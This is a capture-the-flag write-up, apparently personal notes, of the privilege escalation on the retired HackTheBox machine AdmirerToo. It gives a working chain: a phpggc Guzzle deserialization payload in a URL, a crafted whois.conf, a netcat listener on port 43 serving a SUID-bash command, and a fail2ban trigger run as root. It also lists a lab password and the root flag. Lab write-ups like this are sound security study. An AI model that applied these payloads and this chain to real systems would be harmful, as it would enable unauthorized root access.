
```
1. http://localhost:7878/index.php?
m=activity&parametersactivity%3AActivityDataGrid=a%3A2%3A%7Bi%3A7%3BO%3A31%3A%22GuzzleHttp%5CCookie%5CFileCookieJar%22%3A4%3
A%7Bs%3A36%3A%22%00GuzzleH<snip>
```

---

56. **nc will only work on port 43 for some reason. I will try an easier way I followed from `S4vitar's walkthrough`. The privesc from 0xdf for me is way over complicated imo. I was watching the privesc on this box from `IPPSEC` and he finds an easy way to get banned by `fail2ban`. Just type `ssh 10.129.96.181` several times. I never go the error `too many authentication failures` instead I got this weird public key passphrase error. fail2ban finally did ban me and I got root.**

```
1. We could inject and suid to bash and then when fail2ban bans us it will execute the malicious `whois.conf` file assigning
the suid to /bin/bash.
2. ▷ cat pwned
foo
~! chmod u+s /bin/bash
3. jennifer:bQ3u7^AxzcB7qAsxE3
```


TLDR recap on the Privilege Escalation



```
jennifer@admirertoo:/usr/local/etc$ ls -lahr
total 12K
-rw-r--r--  1 devel devel  569 Sep  2 20:11 whois.conf
drwxr-xr-x 10 root  root  4.0K Jul  7  2021 ..
drwxrwxr-x  2 root  devel 4.0K Sep  2 20:11 .
jennifer@admirertoo:/usr/local/etc$ whois 10.10.14.13
foo
~! chmod u+s /bin/bash
^CInterrupted by signal 2...
jennifer@admirertoo:/usr/local/etc$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash
jennifer@admirertoo:/usr/local/etc$ bash -p
bash-5.0# whoami
root
bash-5.0# cat /root/root.txt
2ab16db9f67cf5b0d987a08af2baf3b9
bash-5.0# 
```

57. **I will try to recap everything in a concise way because this box had my head spinning from all the different things I had to do to get the privilege escalation to root**

```
1. ssh and port forward as jennifer
2. ▷ ssh jennifer@10.129.96.181 -L 7878:127.0.0.1:8080
3. Go to the localhost page on port 7878 and login as jennifer
4. http://localhost:7878/ >>> creds jennifer:bQ3u7^AxzcB7qAsxE3
5. Use the python command to create your regex whois.conf fake input. The IPS are you tun0 ip adddresses.
6. python3 -c 'print("]*10.10.14.13 10.10.14.13" + " "*500)' > whois.conf
7. That will cat the command into your malicious `whois.conf` file
8. To test if we can upload this successfully do the following.
9. Create your payload using phpggc
10. ▷ phpggc -u --fast-destruct Guzzle/FW1 /usr/local/etc/whois.conf /home/h@x0r/hackthebox/admirertoo/whois.conf
11. Now you have the final version of your malicious `whois.conf` file
12. How do we upload it? Like this:
13. You are going to the serialized output from the phpggc command and paste it at the end of this url:
14. http://localhost:7878/index.php?m=activity&parametersactivity%253AActivityDataGrid=<Serialized Payload Goes Here>
15. Hit enter and you should now see your who is file in `/usr/local/etc`
16. jennifer@admirertoo:/usr/local/etc$ ls -l
total 4
-rw-r--r-- 1 devel devel 569 Sep  2 20:42 whois.conf
17. jennifer@admirertoo:/usr/local/etc$ cat whois.conf
`[{"Expires":1,"Discard":false,"Value":"]*10.10.14.13 10.10.14.13
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++<snip>`
18. Ok, now you will create a pwned file. That the fail2ban will trigger when this whois.conf file gets executed.
19. ▷ cat pwned
foo
~! chmod u+s /bin/bash
20. Next, lets test to see if the whois will reach out to your machine or not. We will need to use port 43. I think because
that is the whois port.
21. ▷ sudo nc -nlvp 43 < pwned
[sudo] password for h@x0r:
Listening on 0.0.0.0 43
Connection received on 10.129.96.181 44320
10.10.14.13
20. jennifer@admirertoo:/usr/local/etc$ whois 10.10.14.13
foo
~! chmod u+s /bin/bash
^CInterrupted by signal 2...
21. SUCCESS, now setup the listenr exactly the same way again
22. ▷ sudo nc -nlvp 43 < pwned
23. You will need to get banned by fail2ban for it to trigger your malicious whois.conf which will in turn connect to your
nc 43 and trigger the `pwned` file as root.
24. ▷ ssh 10.129.96.181
h@x0r@10.129.96.181's password:
Permission denied, please try again.
h@x0r@10.129.96.181's password:
Permission denied, please try again.
h@x0r@10.129.96.181s password:
h@x0r@10.129.96.181: Permission denied (publickey,password).
25. ▷ sudo nc -nlvp 43 < pwned
[sudo] password for h@x0r:
Listening on 0.0.0.0 43
Connection received on 10.129.96.181 44300
10.10.14.13
26. jennifer@admirertoo:/usr/local/etc$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash
jennifer@admirertoo:/usr/local/etc$ bash -p
bash-5.0# whoami
root
```



AdmirerToo has been Pwned!

Congratulations therealpablo, best of luck in capturing flags ahead!

#703	02 Sep 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

PWNED